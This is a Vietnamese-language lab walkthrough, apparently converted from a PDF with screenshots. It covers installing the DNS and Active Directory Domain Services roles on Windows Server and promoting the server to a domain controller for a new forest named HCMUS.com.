




- Destination Server




- Phần Server Roles, thêm các Roles: DNS, Active Directory Domain Services, và các Features đi kèm.







- Các phần tiếp theo ta chọn **Next**



Add Roles and Features Wizard

DNS Server

DESTINATION SERVER
WIN-OGK5RSQ555T

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features
- DNS Server**
- AD DS
- Confirmation
- Results

Domain Name System (DNS) provides a standard method for associating names with numeric Internet addresses. This makes it possible for users to refer to network computers by using easy-to-remember names instead of a long series of numbers. In addition, DNS provides a hierarchical namespace, ensuring that each host name will be unique across a local or wide-area network. Windows DNS services can be integrated with Dynamic Host Configuration Protocol (DHCP) services on Windows, eliminating the need to add DNS records as computers are added to the network.

Things to note:

- DNS server integration with Active Directory Domain Services automatically replicates DNS data along with other Directory Service data, making it easier to manage DNS.
- Active Directory Domain Services requires a DNS server to be installed on the network. If you are installing a domain controller, you can also install the DNS Server role using Active Directory Domain Services Installation Wizard by selecting the Active Directory Domain Services role.

< Previous Next > Install Cancel

Add Roles and Features Wizard

Active Directory Domain Services

DESTINATION SERVER
WIN-OGK5RSQ555T

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features
- DNS Server
- AD DS**
- Confirmation
- Results

Active Directory Domain Services (AD DS) stores information about users, computers, and other devices on the network. AD DS helps administrators securely manage this information and facilitates resource sharing and collaboration between users.


Things to note:

- To help ensure that users can still log on to the network in the case of a server outage, install a minimum of two domain controllers for a domain.
- AD DS requires a DNS server to be installed on the network. If you do not have a DNS server installed, you will be prompted to install the DNS Server role on this machine.


Azure Active Directory, a separate online service, can provide simplified identity and access management, security reporting, single sign-on to cloud and on-premises web apps.
[Learn more about Azure Active Directory](#)
[Configure Office 365 with Azure Active Directory Connect](#)

< Previous Next > Install Cancel


- Thực hiện cài đặt




- Cài đặt thành công




- Sau đó ta nâng cấp Server làm **Domain – Controller**





- Ở mục **Deployment Configuration** vừa hiện, ta thêm mới một **forest** với tên là *root domain* là *HCMUS.com*





- Nhập password cho **Directory Services Restore Mode (DSMR)**




- Các bước tiếp theo, ta chọn **Next**

